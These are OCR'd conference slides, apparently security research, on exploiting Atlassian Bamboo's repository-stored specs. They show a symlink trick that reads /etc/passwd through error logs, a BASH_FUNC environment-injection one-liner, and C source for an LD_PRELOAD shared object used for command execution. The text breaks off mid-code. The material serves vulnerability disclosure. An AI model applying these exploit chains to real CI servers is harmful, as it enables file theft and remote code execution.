
SCM

SCM in CI/CD

- CI/CD takes the code managed by SCM systems and automatically builds, tests, and validates it whenever changes are pushed
- So, your code is **processed** by CI/CD, and may cause problems not only in worker side
- What makes SCM a great attack target?

SCM


Attack Surface Ⅰ



- Repo is configured by user
- Parameters such as the repository URL or branch are attacker-controllable

SCM


Attack Surface Ⅱ



- SCM needs to interact with the repo, so it might use the client and executes corresponding commands
- Chances of Command Injection, Parameters Injection

SCM

Attack Surface Ⅲ



- An attacker can fully control the content within a code repository
- If malicious files are stored on the target machine, it may be possible to chain with other vulnerabilities for further exploitation

Attack the SCM

OK, now you should know that SCM is dangerous
Can we use it to find more vulns in CI/CD ?
Let’s start with some interesting cases 😎

Talk is cheap,
show me the ~~vuln~~ CVE

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
Real World Cases

Atlassian Bamboo


Atlassian Bamboo is a continuous integration (CI) server that can be used to automate the release management for a software application, creating a continuous delivery pipeline

Real World Cases

Atlassian Bamboo




In Bamboo, **plan** defines everything about the continuous integration build process



Create a **repository** and link it to the **plan**


Bamboo Specs



Bamboo Specs

- *Configuration as code is available in Bamboo. They called this feature **Bamboo Specs***
- *Storing your build plan configuration as code for easier automation, change tracking, validation, and much more*

Bamboo Specs



Bamboo Specs

Bamboo YAML Specs

```yaml
---
version: 2
plan:
  project-key: MARS
  key: ROCKET
  name: Build the rocket
stages:
  - Build hull:
    - Build

Build:
  tasks:
    - script:
      - echo 'Hello World!'
```

Bamboo Specs

Bamboo Java Specs

```
mvn archetype:generate -B \ -
DarchetypeGroupId=com.atlassian.bambo
o -DarchetypeArtifactId=bamboo-specs-
archetype \ -DarchetypeVersion=6.2.1
\ -DgroupId=com.atlassian.bamboo -
DartifactId=bamboo-specs -
Dversion=1.0.0-SNAPSHOT \ -
Dpackage=tutorial -Dtemplate=minimal
```

```
private Plan createPlan() {
    return new Plan(
            project(),
            "Plan Name", "PLANKEY")
            .description("Plan created from (enter
repository url of your plan)")
            .stages(
             new Stage("Stage 1")
                .jobs(new Job("Run", "RUN")
                    .tasks(
                        new ScriptTask().inlineBody("echo
Hello world!"))));
}
```

Bamboo Specs

Specs Scan

```
git clone
https://github.com/user/repo.git
> Cloning into `…` …
> Remote: counting objects:10, done
> Remote: compressing objects : 100%
(8/8), done
> Remote: Total 10 (delta 1), reused 10
(delta 1)
> Unpacking objects: 100%(10/10), done
```

So how does Bamboo scan for a file in a git repository?

Answer: **Clone it to local**

Bamboo Specs

```
repository-<REPO_ID>-<BRANCH_NAME>
```

```
Path repositoryDir = this.rssExecutionDirectoryManager.getRssExecutionDirectory(repository.getId(), vcsBranch.getName());
log.debug(String.format("RSS workdir is %s", repositoryDir));
PartialVcsRepositoryData branchOverride = PartialVcsRepositoryDataImpl.createChildWithNewBranch(repository, vcsBranch, vcsF
CompleteVcsRepositoryData branchRepository = new CompleteVcsRepositoryData(repository, branchOverride);
String logFilename = this.repositoryStoredSpecsLogService.generateFileName(commits);

try {
    BambooFiles.QuietlyRemoved checkoutDir = BambooFiles.quietlyRemoved(repositoryDir.resolve( other: "checkout"));
```

```
return new QuietlyRemoved() {
    public void close() {
        BambooPathUtils.deleteQuietly(path);
    }
};
```

```
./repository-2424852-master/checkout/
./repository-2424852-master/checkout/bamboo-specs
./repository-2424852-master/checkout/bamboo-
specs/specs1770183892960720857.xml
./repository-2424852-master/checkout/bamboo-specs/pom.xml
./repository-2424852-master/checkout/bamboo-specs/src
./repository-2424852-master/checkout/bamboo-specs/src/test
./repository-2424852-master/checkout/bamboo-specs/src/test/java
```

Check out Repo → Got deleted

Bamboo Specs

- It is possible to put a repo on the server side of Bamboo
- Lack of **file isolation**
- Let’s see what we can do

Bamboo Specs

Arbitrary File Read

```
String bambooYaml = FileUtils.readFileToString(yamlFile.toFile(), StandardCharsets.UTF_8);
List<Map<String, Object>> bambooYamlDocs =
this.bambooYamlSpecsService.splitDocuments(bambooYaml, yamlFile.getParent());
YamlBuilderReferences yamlBuilderReferences = this.parseYaml(bambooYamlDocs, repository,
stdout);
```

```
public static String readFileToString(File file, Charset
charsetName) throws IOException {
    return IOUtils.toString(() -> {
        return Files.newInputStream(file.toPath());
    }, Charsets.toCharset(charsetName));
}
```

- Read bamboo.yml from repo
- Parse it with Snakeyaml
- Convert to Bamboo Plan

Bamboo Specs

Arbitrary File Read

❶
```
ln -s /etc/passwd bamboo.yml
```

❷
```
root@my-machine:/tmp/pocwork/bamboo-specs# ls -la
total 8
drwxr-xr-x 2 root root 4096 Mar 13 16:41 .
drwxr-xr-x 4 root root 4096 Mar 13 16:41 ..
lrwxrwxrwx 1 root root   11 Mar 13 16:41 bamboo.yml -> /etc/passwd
```

Create a symbolic link named bamboo.yml and point it to /etc/passwd


Bamboo Specs

Arbitrary File Read

core.symlinks

If false, symbolic links are checked out as small plain files that contain the link text. git-update-index[1] and git-add[1] will not change the recorded type to regular file. Useful on filesystems like FAT that do not support symbolic links.

The default is true, except git-clone[1] or git-init[1] will probe and set core.symlinks false if appropriate when the repository is created.



Git determines whether to create symbolic links based on the core.symlinks option

This symbolic link appears as plain text containing the link file when viewed from the remote Git server frontend.

Bamboo Specs

Arbitrary File Read

```
catch (Throwable var16) {
    log.info("Bamboo YAML import failed", var16);
    RssExecutionLogUtils.appendMessageToLog(stdout,
String.format("There was an error when processing yaml
file \"%s\". File structure is correct, contact
Atlassian Support for assistance on resolving this
issue.\n\n", yamlFile.getFileName()));
    specsConsumer.onError(repository, commits,
specsSource, rssPermissions, stdout, var16,
logFilename);
    Throwables.throwIfUnchecked(var16);
    throw new RuntimeException(var16);
}
```

- When parsing YAML, exceptions are caught by an outermost catch statement in the code
- An exception is thrown during parsing, which contains the contents of a sensitive file
- The specs scan will log the exception

Bamboo Specs

Arbitrary File Read

```
catch (Throwable var16) {
    log.info("Bamboo YAML import failed", var16);
    String fi
Atlassian Support for assistance on resolving this
issue.\n\n", yamlFile.getFileName()));
    specsConsumer.onError(repository, commits,
specsSource, rssPermissions, stdout, var16,
logFilename);
    Throwables.throwIfUnchecked(var16);
    throw new RuntimeException(var16);
}
```


```
15-Apr-2024 10:41:47    Bamboo YAML import failed: Invalid format of the YAML file: Element [root:x:0:0:root:/root:/bin/bash
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sb
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39
systemd-network:x:101:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin systemd-resolve:x:102:103:systemd Resol
```

- The specs scan will log the exception

Sensitive file content exposed

Bamboo Specs

Environment Variable Injection



- Bamboo supports a code source named **Perforce**
- When creating repository, it may take environment variables as input


perforce HelixCore

Bamboo Specs

Environment Variable Injection

```
Map<String, String> variables =
this.environmentVariableAccessor.splitEnvironmentAssignments(this.getEnvironmentVariables(), false);
Depot depot = this.perforceDepot != null ? this.perforceDepot : new Depot(variables);
Depot.Settings settings = new Depot.Settings();
```

- Perforce use environment variables to specify configuration
- But bamboo lacks validation for environment variables that users can input
- Environment Variable Injection when test connection



Bamboo Specs

Environment Variable Injection

```
//
com.tek42.perforce.parse.AbstractPerforceTemplate#getPerforceResponse(java.lang.String[], boolean)
while((line = reader.readLine()) != null) {
    ++count;
    for(int i = 0; i < RESPONSE_MESSAGES.length; ++i) {
        if (line.contains(RESPONSE_MESSAGES[i])) {
            mesgIndex = i;
        }
    }
}
// ......
if (!attemptLogin || mesgIndex != 1 && mesgIndex != 2 && mesgIndex != 3) {
    // ......
} else {
    p4.close();
    this.login();
    loop = true;
    attemptLogin = false;
}
```

```
//
com.tek42.perforce.parse.AbstractPerforceTemplate#login
// ……
login = this.depot.getExecFactory().newExecutor();
String[] args = new String[]{"/bin/sh", "-c",
this.depot.getExecutable() + " login -p"};
```

- Perforce will attempt login when current response message indicates that requires login
- Invoke a linux command by /bin/sh

Bamboo Specs

Environment Variable Injection

```
env $'BASH_FUNC_echo()=() { id; }' bash -c "echo hello"
```

```
[root@ce944fc560a2 SOURCES]# env $'BASH_FUNC_echo()=() { id; }' bash -c "echo hello"
uid=0(root) gid=0(root) groups=0(root)
```

The famous environment variables injection techniques introduced by phithon 👏

- Invoked by /bin/sh instead of /bin/bash
- Only works at CentOS
- Can we make it more universal?

https://www.leavesongs.com/PENETRATION/how-I-hack-bash-through-environment-injection.html

Bamboo Specs

Environment Variable Injection

```
LD_PRELOAD=/var/www/html/uploads/evil.so "echo hello"
```

- We can still use the old but decent LD_PRELOAD technique to make it work!
- Only if we had a way to upload an evil so to the target server
- Remember our bamboo specs repo?

```
./repository-2424852-getpath
./repository-2424852-master
./repository-2424852-master/internal-yamls
./repository-2424852-master/checkout
./repository-2424852-master/checkout/bamboo-specs
./repository-2424852-master/checkout/bamboo-specs/specs17701838292967208557.xml
./repository-2424852-master/checkout/bamboo-specs/pom.xml
./repository-2424852-master/checkout/bamboo-specs/src
./repository-2424852-master/checkout/bamboo-specs/src/test
./repository-2424852-master/checkout/bamboo-specs/src/test/java
./repository-2424852-master/checkout/bamboo-specs/src/test/java/com
./repository-2424852-master/checkout/bamboo-specs/src/test/java/com/my
./repository-2424852-master/checkout/bamboo-specs/src/test/java/com/my/company
./repository-2424852-master/checkout/bamboo-specs/src/test/java/com/my/company/PlanSpecTest.java
./repository-2424852-master/checkout/bamboo-specs/src/main
./repository-2424852-master/checkout/bamboo-specs/src/main/java
./repository-2424852-master/checkout/bamboo-specs/src/main/java/com
./repository-2424852-master/checkout/bamboo-specs/src/main/java/com/my
./repository-2424852-master/checkout/bamboo-specs/src/main/java/com/my/company
./repository-2424852-master/checkout/bamboo-specs/src/main/java/com/my/company/PlanSpec.java
./repository-2424852-master/checkout/bamboo-specs/.hgignore
./repository-2424852-master/checkout/bamboo-specs/.gitignore
./repository-2424852-master/checkout/random
```

Bamboo Specs

Environment Variable Injection

① Prepare a repo with evil so
② Use bamboo specs to checkout the repo on the server
③ Create a perforce repo and specify LD_PRELOAD
④ Test Connection

```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

__attribute__ ((__constructor__)) void
preload (void)
{
  unsetenv("LD_PRELOAD");
  system("/usr/bin/touch /tmp/pwned");
}
```

Bamboo Specs

Environment Variable Injection

① Prepare a repo with evil so
② Use bamboo specs to checkout the repo on the server
③ Create a perforce repo and specify LD_PRELOAD
④ Test Connection

Looks good, but ……
How do you determine the absolute path of a checked-out repo?
How can an evil so persist on the target server without being deleted?

```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

__attribute__ ((__constructor__)) void
preload (void)
{
  unsetenv("LD_PRELOAD");
  system("/usr/bin/touch /tmp/pwned");
}
```

Bamboo Specs

Leak the checkout path

```
String bambooYaml = FileUtils.readFileToString(yamlFile.toFile(), StandardCharsets.UTF_8);
List<Map<String, Object>> bambooYamlDocs =
this.bambooYamlSpecsService.splitDocuments(bambooYaml, yamlFile.getParent());
YamlBuilderReferences yamlBuilderReferences = this.parseYaml(bambooYamlDocs, repository,
stdout);
```

```
int includeMaxDepth = (int)SystemProperty.SPECS_YAML_INCLUDE_MAX_DEPTH.getTypedValue();
Yaml yamlizator = yamlDirectory == null ? Yamlizator.getYaml() :
Yamlizator.getYamlWithRepositoryIncludes(includeMaxDepth, yamlDirectory);
ValidationContext validationContext = ValidationContext.empty();
List<Map<String, Object>> yamlStructures = new ArrayList();
```

Bamboo Specs

Leak the checkout path

```
BambooYamlWithIncludesConstructor(int
maxDepth, int depth, Path parentPath,
LoaderOptions loadingConfig) {
    super(loadingConfig);
    this.yamlConstructors.put(new
Tag("!include"), new
IncludeTag(maxDepth, depth,
parentPath));
}
```

- Snakeyaml supports a !include tag feature
- When using !include in YML, a path traversal check will be triggered

```
private Path getIncludeFilePath(String filePath, Path yamlParentDirectory) {
    Path includeFilePath = Paths.get(filePath);
    if (!includeFilePath.isAbsolute()) {
        includeFilePath = Paths.get( first: yamlParentDirectory.toAbsolutePath() + FileSystems.getDefault().getSeparator() + filePath);
    }

    if (!Files.exists(includeFilePath, new LinkOption[0])) {
        throw new YAMLException(String.format("Include file %s does not exist", filePath));
    } else if (!Files.isReadable(includeFilePath)) {
        throw new YAMLException(String.format("Include file %s is not readable", filePath));
    } else if (Files.isSymbolicLink(includeFilePath)) {
        throw new YAMLException(String.format("Include file %s is a symbolic link", filePath));
    } else if (!filePath.endsWith(".yaml") && !filePath.endsWith(".yml")) {
        throw new YAMLException(String.format("Include file %s has not proper suffix %s or %s", filePath, ".yaml", ".yml"));
    } else {
        File yamlDirectoryFile = yamlParentDirectory.toFile();
        File includeFile = includeFilePath.toFile();

        try {
